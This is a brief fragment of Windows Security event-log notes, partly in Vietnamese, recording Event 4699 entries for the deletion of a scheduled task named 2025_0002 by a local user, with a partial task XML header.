Task Name: \Microsoft\Windows\SoftwareProtectionPlatform\SvcRestartTask  
Task New Content: <?xml version="1.0" encoding="UTF-16"?>  
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

- Event 4699 là việc xóa task 2025-0002 ban này

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/5/2025 5:05:34 PM	Microsoft Windows security auditing.	4699	Other Object Access Events
Audit Success	1/5/2025 3:19:17 PM	Microsoft Windows security auditing.	4699	Other Object Access Events
Audit Success	1/5/2025 3:19:08 PM	Microsoft Windows security auditing.	4699	Other Object Access Events

Event 4699, Microsoft Windows security auditing.

General Details

A scheduled task was deleted.

Subject:

Security ID: DESKTOP-DFN62UV\hoadp2  
Account Name: hoadp2  
Account Domain: DESKTOP-DFN62UV  
Logon ID: 0x25152

Task Information:

Task Name: \2025\_0002  
Task Content: